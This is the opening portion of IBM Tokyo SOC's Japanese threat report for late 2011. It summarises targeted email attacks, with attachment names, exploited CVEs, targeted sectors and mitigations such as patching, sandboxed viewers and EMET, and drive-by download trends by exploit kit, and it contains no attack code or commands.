
2011年 下半期
Tokyo SOC
情報分析レポート

目次

エグゼクティブ・サマリー	4
1 標的型メール攻撃.....	5
1.1 今期東京 SOC で確認した標的型攻撃メール.....	5
1.2 標的型メール攻撃の傾向.....	6
1.3 標的型メール攻撃への対策.....	9
1.4 まとめ.....	10
[Column1] EMET を利用した標的型メール攻撃の防御.....	11
2 ドライブ・バイ・ダウンロード攻撃	12
2.1 ドライブ・バイ・ダウンロード攻撃の推移	12
2.2 今期のドライブ・バイ・ダウンロード攻撃の傾向	13
2.3 マルウェア・ダウンロード発生原因の調査	14
2.4 まとめ.....	15
3 SQL インジェクション攻撃	16
3.1 攻撃の検知状況.....	16
3.2 SQL インジェクション攻撃による Web サイト改ざん.....	17
3.3 脆弱性診断ツールを利用した攻撃	18
3.4 まとめ.....	19
[Column2] 9.18 中国から日本への攻撃	20
4 オンライン・バンキングを狙う攻撃	21
4.1 オンライン・バンキングの被害状況.....	21
4.2 SpyEye	22
4.3 アカウント情報を詐取しようとする不正なメール.....	25
4.4 まとめ.....	25
5 今期確認された脆弱性のおさらい	26
5.1 今期注目を集めた脆弱性.....	26
5.2 Apache の脆弱性を悪用した攻撃	27
5.3 SSL/TLS の脆弱性を利用した攻撃.....	28
5.4 JBoss の脆弱性を悪用した攻撃	29
5.5 まとめ.....	30

[Column3]リモートデスクトップ経由で感染するワーム.....	31
6 ADVANCED PERSISTENT THREAT (APT) への対策方針	32
6.1 APT 対策の検討ポイント.....	32
6.2 IDPS による APT 対策	33
6.3 まとめ.....	34
[Column4]IPv6 通信の攻撃.....	35
おわりに	36

エグゼクティブ・サマリー

本レポートは、IBMが全世界で提供しているセキュリティー運用監視サービス「Managed Security Services」(MSS)の中で、世界9カ所(東京、ブリスベン、北米4拠点、ブリュッセル、オルトランド、バンガロール)の監視センター(セキュリティー・オペレーション・センター：SOC)にて観測したセキュリティー・イベント情報に基づき、主として日本国内の企業環境に影響を与える脅威の動向を、東京SOCが独自に分析し、まとめたものです。

2011年下半期、最も注目を集めた脅威は「標的型メール攻撃」でした。この種の攻撃はITの歴史と同じくらい古くから存在するものですが、9月以降、立て続けに報道された日本国内の企業・政府関係機関を対象にしたサイバー攻撃の多くが、最初の侵入経路としてこの手法を用いていたため、一般にも大きな注目を集めるようになりました。今期東京SOCでは60件の標的型メール攻撃を観測しており、その多くは政府関係機関やマスコミ、重要インフラ企業を対象としたものでした。2011年上半期に猛威を振るった東日本大震災に便乗したタイプの攻撃メールは検知されなくなりましたが、それ以外の話題を用いた攻撃メールは前期比約1.2倍に増加しています。

さらに、メールなどにより組織内部への侵入に成功した攻撃者はマルウェアを用いて内部ネットワークに攻撃基盤を確立し、「Advanced Persistent Threat (APT)」や「新しいタイプの攻撃」と呼ばれる持続的な攻撃を行います。被害報道が続くなか、これらの高度な攻撃への対策が急務であることが浮き彫りになりました。

その一方で、不特定多数から金銭を搾取することを目的とした組織的な攻撃も継続しています。

「SQLインジェクション攻撃」などの手法で改ざんしたWebサイトを用いて「ドライブ・バイ・ダウンロード攻撃」を行い、クライアントPCをマルウェアに感染させる攻撃サイクルは健在です。今期は特に、「オンライン・バンキングを狙う攻撃」を行うSpyEyeなどのマルウェアによる被害が顕在化しました。同種のマルウェアは数年前から存在しますが、これまで主に国外で英文のスパムメールなどを介して感染を広げていたものが、日本国内を対象に大規模な感染行為を行うようになったのは新たな傾向です。警察庁からは約3億円に上る被害が報告されており、攻撃者に大きな利益をもたらしているものと推測されます。

本レポートでは上記のトピックに関する解説に、「EMETを利用した標的型メール攻撃の防御」、「IPv6通信の攻撃」等の話題を取り上げた4つのコラムを交えて、2011年下半期の脅威動向を紹介いたします。

これらの情報を、セキュリティー・ポリシーの策定や、情報セキュリティー対策を設計する際の参考として、また、情報セキュリティーに関する知識向上の一助として、ご活用いただければ幸いです。

1 標的型メール攻撃

今期は、様々なメディアでサイバー攻撃に関するニュースが連日報道されました。このような攻撃のいくつかについては、標的型攻撃メールが利用されていたことが報告されています。標的型攻撃メールは、ある特定の組織や個人に限定して送信される不正なメールです。この攻撃は、対象範囲が絞られているため攻撃の実態が表面化しづらく、被害に気が付きにくいために影響が長期化してしまうという問題があります。

本章では、今期東京 SOC で確認した標的型メール攻撃の特徴について解説します。

1.1 今期東京 SOC で確認した標的型攻撃メール

東京 SOC で確認している標的型攻撃メールの多くは、不正なファイルが添付されており¹、その添付ファイルには主に以下の2種類です。

- 1.Windows 実行ファイル (ZIP などで圧縮されている場合もある)
- 2.脆弱性を攻撃する不正なコードが含まれたドキュメント・ファイル

その中でも特に多いのは、後者のドキュメント・ファイルです。

前期は、2011年3月11日以降東日本大震災に関連する情報を装った不正なメールが多数確認されましたが、2011年5月以降そのような不正なメールの数は減少傾向となり、7月以降はほとんど確認されなくなりました。それに代わって、今期はいくつかの重大ニュースの度に、その情報に便乗した標的型攻撃メールが確認されています (表 1)。

7月23日、中国で高速鉄道の脱線事故が発生しました。その事故の3日後に関連する情報を装った不正なメールが確認されました (事故車両の詳細調査.doc など)。この攻撃のターゲットは、運輸関係の企業でした。

¹ 標的型攻撃メールには、リンクを記載して不正なサイトに誘導するタイプも存在しますが、本章では不正なファイルが添付されたタイプについて解説します。

表 1 標的型攻撃メールに添付されていたドキュメント・ファイルの一例

検知日	添付ファイル名	悪用する脆弱性
2011年07月12日	東北地方太平洋沖地震による原子力施設への影響について.pdf	Adobe Readerの脆弱性 (CVE-2011-0611)
2011年07月26日	事故車両の詳細調査.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
2011年07月26日	原因究明.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
2011年07月26日	今後の予防策.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
2011年08月12日	日程表.xls	Microsoft Office Excelの脆弱性 (MS09-067 : CVE-2009-3129)
2011年08月31日	8月15日の会議録.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
2011年09月05日	kansei.pdf	Adobe Readerの脆弱性 (CVE-2011-0611)
2011年09月14日	大陸棚問題.pdf	Adobe Readerの脆弱性 (CVE-2011-0611)
2011年09月19日	反原発デモ.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
2011年12月19日	The life of King Rong II.pdf	Adobe Readerの脆弱性 (CVE-2011-2462)
2011年12月20日	金正日総書記が死去.pdf	Adobe Readerの脆弱性 (CVE-2011-0611)
2011年12月20日	2011年賀.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)

また、9月19日には脱原発を訴える大規模なデモが行われました。その際は、デモが行われた当日に、関連情報を装った不正なメールが送信されました（反原発デモ.doc）。

そして、12月19日には北朝鮮総書記死去のニュースが大きく報道されました。国内で報道が始まった約4時間後にはこの情報を装った不正なメールが確認されました（The life of King Rong II.pdf）。北朝鮮総書記死去のニュースを装った攻撃は、国内の報道機関や金融機関がターゲットとなっており、攻撃の2日前に Adobe 社よりアップデートが公開されたばかりの Adobe Reader の脆弱性（CVE-2011-2462）²が悪用されていました。

また、内容の性質上一覧には記載していませんが、ターゲットとなった組織内部の関係者しか知りえない情報に見せかけた標的型攻撃メールの事例も確認されています。

標的型攻撃メールの中で最も多いのは、時事ニュースに便乗したタイプですが、今期の特徴として、時事ニュースが公開されてから、そのニュースを悪用するまでの時間が非常に短くなっているという点が挙げられます。

1.2 標的型メール攻撃の傾向

本節では、2011年を通して東京 SOC で検知した標的型攻撃メールの傾向を紹介します。

■ 検知数

2011年下半期、東京 SOC では60件の標的型メール攻撃を検知しました。これは、上半期から比べると約半数に減少しています（図1）。

上半期は東日本大震災に関連する情報を装った不正なメールが増加していたため検知数が上昇していましたが、今期は東日本大震災に関連したものがほとんど見られなくなったために検知件数が減少したと考えられます。

震災の情報を装ったもの以外の標的型攻撃メールの総数は前期よりも増加しています。

² Adobe: http://kb2.adobe.com/jp/cps/927/cpsid_92703.html




図1 標的型メール攻撃の検知件数比較
（東京 SOC 調べ：2011年1月～2011年12月）

■ ターゲットとなる組織

図2は標的型メール攻撃のターゲットとなった組織の業種別割合を示しています。2011年、最も多く攻撃のターゲットとなったのは、政府関係機関でした。これは、2010年以前から変わらない傾向で、昨今のサイバー攻撃関連の報道からも伺い知ることができます。

次に多く標的型メール攻撃を受けたのは、報道機関でした。報道機関は、様々な企業や組織とコネクションを持ち、多くの情報が集まります。そのため、攻撃者のターゲットになりやすいものと推測されます。また、最終的なターゲットに近づくための第一歩として、コンタクトしやすい報道機関がターゲットとなっている可能性も予想されます。

その他には、運輸業や製造業、社会インフラに関連する企業、金融機関がターゲットになりやすい傾向にあります。

■ 添付ファイル

図3は、標的型攻撃メールに添付されていたファイルの拡張子の割合です。不正な添付ファイルで最も多かった拡張子は「.DOC」でした。DOCファイルには、Microsoft Office Wordの脆弱性を悪用してマルウェアに感染させる不正なコードが含まれています。悪用する脆弱性は全て2010年11月に確認された脆弱性（CVE-2010-3333）で、その他の脆弱性の悪用は観測されませんでした。




図2 標的型メール攻撃のターゲットとなった組織の業種別割合
(東京 SOC 調べ: 2011年1月~2011年12月)




図3 標的型攻撃メールに添付されていた不正なファイルの拡張子
(東京 SOC 調べ: 2011年1月~2011年12月)

DOC ファイルの次に多く確認されたのは、PDF ファイルでした。確認した PDF ファイルは、すべて Adobe Reader および Acrobat の脆弱性を悪用してマルウェアに感染させる不正なコードが含まれていました。悪用される脆弱性は、今年 4 月に確認された脆弱性 (CVE-2011-0611) が主でしたが、12 月に確認された Adobe Reader の新たな脆弱性 (CVE-2011-2462) も一部で確認されました。

その他に、XLS ファイルや、EXE などの Windows 実行ファイル (マルウェア) が直接添付されたものが確認されました。

標的型攻撃メールに添付される不正なファイルの特徴として、ドキュメント・ビューアーの脆弱性を悪用するファイルが多いことが挙げられます。また、XLS ファイルや DOC ファイルなどの Microsoft Office 2003 以前のファイル形式は利用されますが、Microsoft Office 2007 以降で利用される DOCX ファ

イルや XLSX ファイルの利用は確認されていない点も注目すべき特徴の 1 つです。

■ 継続する攻撃

標的型メール攻撃の大きな特徴の 1 つに、ターゲットとなった組織が長期間継続的に攻撃を受けるというものがあります。表 2 は、ある組織に送信された標的型攻撃メールの検知状況です。1 日に少数ずつ期間をおいて攻撃を受けていることが分かります。この不正なメールの送信先となっている人物はほぼ毎回異なり、攻撃者は組織内のターゲットを変えながら攻撃を長期間にわたって仕掛けています。

一度攻撃者のターゲットになるとその後は執拗に攻撃が繰り返されます。この例よりもはるかに高い頻度で、毎日のように攻撃にさらされている組織も存在します。

表 2 ある組織での標的型メール攻撃検知数(左:運輸 A 社 右:金融 B 社)

標的型メール検知日	検知数	標的型メール検知日	検知数
2011年3月4日	3件	2011年4月25日	1件
2011年3月19日	1件	2011年5月6日	1件
2011年3月21日	1件	2011年5月30日	5件
2011年3月29日	3件	2011年10月24日	4件
2011年3月31日	4件	2011年11月17日	1件
2011年4月1日	1件	2011年11月18日	1件
2011年4月4日	1件	2011年11月20日	1件
2011年4月21日	2件	2011年12月21日	2件
2011年4月22日	2件		
2011年4月25日	1件		
2011年5月24日	1件		
2011年5月30日	3件		
2011年5月31日	1件		
2011年7月26日	1件		

1.3 標的型メール攻撃への対策

標的型メール攻撃への対策として、「怪しいメールを開かない」ということがよく言われます。確かに、怪しいメールにすべて気づくことができ、開かないようにすることができれば、最も効率のよい対策となります。しかし、現実には怪しいと気づけない標的型攻撃メールが送られてくることがあります。また、怪しいと思う基準も人それぞれであるため、組織などではすべての人に一定の認識を与えることは困難です。人間の「気づき」のみに頼るのではなく、技術的な仕組みで対抗する必要があります。

本節では、標的型メール攻撃への対策について見落とされがちな4つのポイントを解説します。

■ パッチ適用の管理

前節でも紹介したように、標的型攻撃メールに添付されているファイルの多くは、ドキュメント・ビューアーの脆弱性を悪用するドキュメント・ファイルです。そして、標的型攻撃メールの場合、ゼロデイ脆弱性が悪用されることがあり、攻撃対象となるドキュメント・ビューアーに最新のパッチを適用していても被害が発生する可能性があると言われることがあります。

確かに、ゼロデイ脆弱性が悪用された事例も確認されています。しかし、東京 SOC で確認した攻撃の中で、ゼロデイ脆弱性が悪用された事例は数件程度で、多くの場合は既知の脆弱性が悪用されています。そのため、クライアント PC にインストールされたアプリケーションに最新のパッチが適用できていれば、ほとんどの攻撃を防ぐことが可能です。

パッチがリリースされた際の適用漏れを防ぐ、パッチ・マネージメントは重要な対策となります。

■ ドキュメント・ビューアーの変更

東京 SOC で検知した標的型攻撃メールが悪用する脆弱性を持つアプリケーションは以下の2種類です。

- Microsoft Office
- Adobe Reader / Acrobat

これらのアプリケーションを利用しなければ、添付された不正なファイルを開いても影響を受けることはありませんが、Microsoft Office を利用せずに業務などを行うことは、難しいのが現実です。

最近のドキュメント・ビューアーでは、このような攻撃からアプリケーションを守るために「サンドボックス」と呼ばれる、アプリケーションの脆弱性が攻撃を受けた場合の影響を限定するための機能が搭載されています。

Microsoft Office 2010 には、この「サンドボックス（保護されたビュー）」が搭載されています。具体的には、「Office ファイル検証」と呼ばれる機能があり、この機能で不正な Office ファイルを検知した際に保護されたビューでファイルを開き、クライアント PC をマルウェア感染から保護します。

また、2010 年 11 月にリリースされた Adobe Reader / Acrobat X にも「サンドボックス（保護モード）」が搭載されています³。そのため、悪用可能な脆弱性が確認されても、バージョン X に影響を与える攻撃を行うことは困難です。

このような「サンドボックス」を搭載した、ドキュメント・ビューアーを使用することも1つの対策となります。

■ EMET (Enhanced Mitigation Experience Toolkit) の利用

不正なドキュメント・ファイルが行う脆弱性への攻撃からアプリケーションを守るために、マイクロソフトから EMET と呼ばれるツールが公開されています。このツールには、脆弱性を悪用する動作からアプリケーションを守る複数の機能が搭載されています。

東京 SOC の検証により、このツールを使用することで標的型攻撃メールに添付されている不正なドキュメント・ファイルの攻撃を防御することが可能であったことが分かっています⁴。

このツールを利用すれば、ゼロデイ脆弱性を攻撃された場合でも被害を受けないようにすることが可能となります。

³ Adobe Reader X では、デフォルトで「保護モード」が有効になっています。ただし、Acrobat X は、「保護モード」はデフォルトで無効になっています。

⁴ EMET の検証結果については「Column 1」をご覧ください。

■ Windows 実行ファイルの添付されたメールの制限

これまでの3つの対策のうち1つ以上を実施していれば、不正なドキュメント・ファイルが添付された標的型攻撃メールのほとんどを防ぐことができます。しかし、図3で示した通り、Windows 実行ファイル（マルウェア）が直接添付されている場合は、クライアント PC 内の脆弱性の有無に関係なくファイルを実行するだけでマルウェア感染します。

実行ファイルが送られてきても実行しないようにすればいいのですが、アイコンやファイル名を偽装されることも多く、全ての人がそういったルールを守れるとは限りません。たとえば、実行ファイルをメール添付ファイルとして受信できないようにすることや、PGP や S/MIME などを利用して送信者の信頼できる場合のみ、実行ファイルを扱えるようにするなどの運用面での対策を検討する必要があります。

1.4まとめ

東京 SOC の観測では、標的型メール攻撃の検知件数は減少していますが、被害事例の報道は相次いでいます。標的型メール攻撃はもともとターゲットを少数

に絞って、攻撃の成功率を高め、狙った獲物を必ず仕留めようとするものです。数が減ったからといって油断はできません。

標的になった組織では、執拗にターゲットとする人を変えながら標的型メール攻撃が行われます。一度、標的型メールを組織内で受信した人がいないか確認することをお勧めします。もしも、1 つでもそのようなメールが見つければ、その組織はすでに犯罪者のターゲットになっていると考えてよいでしょう。

本章では触れませんでした。標的型攻撃メールには不正なサイトへのリンクを本文中に記載して、ユーザーを外部の不正なサイトへ誘導するタイプも存在します。このタイプは、次章のドライブ・バイ・ダウンロード攻撃と同じ攻撃手法です。このタイプの攻撃に対する対策も前節で解説したのと同じ方法で対処することが可能です。ただし、ドライブ・バイ・ダウンロード攻撃ではドキュメント・ビューアの脆弱性だけでなく、ブラウザから呼び出される様々なアプリケーションが攻撃にさらされる可能性があるため、対策すべきアプリケーションの種類が多くなることに注意してください。

[Column1] EMET を利用した標的型メール攻撃の防御

EMET には、脆弱性を悪用する動作からアプリケーションを守る複数の機能が搭載されています。そのため、脆弱性を悪用してマルウェアに感染させようとする標的型攻撃メールに添付された不正なドキュメント・ファイルからアプリケーションを守ることが可能です。

EMET を利用する際は、マイクロソフトの Web サイト⁵からインストーラーをダウンロード、インストールし、コマンドラインおよび GUI から保護したいアプリケーションを追加します。

このツールを利用して、東京 SOC にて収集した標的型攻撃メールに添付されていた 20 個のドキュメント・ファイル（脆弱性のある環境で動作することを確認済み）の動作検証を行いました。検証環境は以下の通りです。

[検証環境]

OS: Windows XP SP3

ドキュメント・アプリケーション: Microsoft Office 2003 SP3、Adobe Reader 9.0

EMET 2.1

[EMET を適用したドキュメント・アプリケーション]⁶

Microsoft Office Excel (C:\Program Files\Microsoft Office\OFFICE11\EXCEL.EXE)

Microsoft Office PowerPoint (C:\Program Files\Microsoft Office\OFFICE11\POWERPNT.EXE)

Microsoft Office Word (C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE)

Adobe Reader (C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe)

検証の結果、図 4 の通りすべてのファイルの不正な動作を防ぐことができました。EMET を利用すれば、標的型メール攻撃にゼロデイ脆弱性が悪用されたり、パッチの適用が難しい環境であったりしても被害を防ぐことができる可能性があります。




図 4 EMET 利用環境で標的型攻撃メールに添付されたドキュメント・ファイルを実行した結果

⁵ マイクロソフト: <http://www.microsoft.com/download/en/details.aspx?id=1677>

⁶ インストールしているバージョンやドライブによってアプリケーションのフォルダは異なるので、実際に適用する場合はアプリケーションの場所を確認してください。

2 ドライブ・バイ・ダウンロード攻撃

ドライブ・バイ・ダウンロード攻撃は、改ざんした Web サイトを用いて、閲覧したクライアント PC に無許可にマルウェアをインストールする攻撃手法です。昨今、この攻撃手法はクライアント PC にマルウェアを感染させるための常套手段となっています。この手法による攻撃について、今期大きな変化は見られませんでした。攻撃による被害は継続しています。

本章では、今期東京 SOC で確認したドライブ・バイ・ダウンロード攻撃の特徴について解説します。

2.1 ドライブ・バイ・ダウンロード攻撃の推移

今期は、標的型攻撃の話題が注目を集めた一方で、今までと変わらずドライブ・バイ・ダウンロード攻撃も猛威を振るっていました。攻撃者は、不正に改ざんした Web サイトを閲覧したユーザーを、自動的に不正な攻撃サーバーへリダイレクトし、クライアント PC の脆弱性を悪用して、マルウェアに感染させます。

図 5 は、今期の東京 SOC におけるドライブ・バイ・ダウンロード攻撃検知数の推移です。攻撃数に大きな変化は見られませんでした。毎日のように攻撃が行われ被害が発生していました。

ドライブ・バイ・ダウンロード攻撃で感染するマルウェアとして、これまで多く確認してきたのは偽ウイルス対策ソフトを代表とするスケアウェア⁷でした。し

かし、今期はオンライン・バンキングのアカウント情報を盗み出そうとする SpyEye⁸と呼ばれるマルウェアや、TDL4 と呼ばれるポット⁹など様々なものが確認されました。

攻撃時に悪用されるアプリケーションの脆弱性に関しては、ゼロデイ脆弱性が悪用されることもなく、新しく攻撃対象となった脆弱性はすべて既知の脆弱性でした。

次節では、今期確認したドライブ・バイ・ダウンロード攻撃の特徴について解説します。

7 スケアウェアとは、クライアント PC がマルウェアに感染しているなどの嘘の警告を表示し、ユーザーを脅して有料のソフトウェアやサービスを購入させようとするマルウェア

8 SpyEye について詳しくは、4 章をご覧ください。

9 ポットとは、感染したクライアント PC 上で攻撃者の指令サーバーから命令を受信しながら動作するマルウェア




図 5 ドライブ・バイ・ダウンロード攻撃検知件数(東京 SOC 調べ:2011 年 1 月 1 日~2011 年 12 月 31 日)

2.2 今期のドライブ・バイ・ダウンロード攻撃の傾向

■ Exploit Pack

攻撃者は、ドライブ・バイ・ダウンロード攻撃を行う際、Exploit Pack と呼ばれる攻撃管理ツールを利用することが常套手段となっています。今期も、アンダーグラウンドで売買されている Exploit Pack を利用した攻撃を多数検知しています。

表 3 は、今期東京 SOC にて検知した Exploit Pack 別マルウェア・ダウンロード発生件数の上位 5 件を記載しています¹⁰。最も多く確認されたのは、Blackhole Exploit Kit と呼ばれるツールを用いた攻撃です。このツールによる攻撃は 2011 年 2 月頃から検知数が増加し、今期も引き続き高い検知数をキープしていました。

次に多く検知したのは、Incognito Exploit Kit による攻撃です。このツールは、2011 年 7 月頃から徐々に検知数が増加し、10 月以降は Blackhole Exploit Kit よりも多く検知されるようになりました。

これら検知数の多かったツールは、最近の脆弱性を悪用するためのアップデートが頻繁に行われています。今期は、10 月 18 日にアップデートが公開された Java 6 Update 29 未満に存在する脆弱性 (CVE-2011-3544)

を悪用する機能が 11 月後半から 12 月にかけて組み込まれました¹¹。

また、7 月中旬には 6 月 14 日にアップデートが公開された Adobe Flash Player の脆弱性 (CVE-2011-2110) を悪用する機能を組み込んだ別のツールも確認されました¹²。

■ Java の脆弱性の悪用

2010 年頃から、攻撃者はドライブ・バイ・ダウンロード攻撃時に Java の脆弱性を狙うことが多くなりました。前述の通り、今期も新たな Java の脆弱性を狙う攻撃が確認されています。

10 この件数は攻撃が成功し、マルウェア・ダウンロードが発生した数を表しているため、クライアント PC が攻撃を受けた件数は、この数の数倍に上ります。

11 Tokyo SOC Report: Java の既知の脆弱性 (CVE-2011-3544) を悪用する攻撃を確認

https://www.ibm.com/blogs/tokyo-soc/entry/java_exploit_20111205

12 Tokyo SOC Report: Adobe Flash Player の脆弱性を悪用する攻撃の増加を確認

https://www.ibm.com/blogs/tokyo-soc/entry/flash_20110726

表 3 Exploit Pack 別マルウェア・ダウンロード発生件数(上位 5 件)
(東京 SOC 調べ:2011 年 7 月 1 日~12 月 31 日)

No.	Exploit kit Name	マルウェア・ダウンロード 検知数	2011年上半期順位
1	Blackhole Exploit Kit	415	1 (→)
2	Incognito Exploit Kit	279	2 (→)
3	Phoenix Exploit Kit	36	4 (↑)
4	Neosploit	34	- (New)
5	Eleonore Exploit Pack	12	5 (→)

図 6 は、今期東京 SOC で検知したドライブ・バイ・ダウンロード攻撃の中で Java の脆弱性を悪用する攻撃の割合です。全体の約 8 割が Java を対象としており、攻撃者が積極的に Java を攻撃しようとしていることが分かります。

2.3 マルウェア・ダウンロード発生原因の調査

本節では、マルウェア・ダウンロードの原因を調査した結果について解説します。

■ マルウェア・ダウンロード発生率

今期、ドライブ・バイ・ダウンロード攻撃時に悪用される脆弱性にゼロデイ脆弱性が利用されることはありませんでした。そのため、クライアント PC のアプリケーションにすべてパッチが適用されていれば被害に遭うことはありませんでした。しかし、実際には多数の被害が発生しています。

図 7 は、Blackhole Exploit Kit および Incognito Exploit Kit の攻撃を受けたクライアント PC の中で、実際に攻撃が成功しマルウェア・ダウンロードが発生した、すなわち脆弱性があった端末の割合です。攻撃を受けた中で約半数ものクライアント PC に、脆弱性が残ったままだったことが分かります。




図 6 Java の脆弱性を悪用するドライブ・バイ・ダウンロード攻撃と他のドライブ・バイ・ダウンロード攻撃の検知数
(東京 SOC 調べ: 2011 年 8 月~2011 年 12 月)

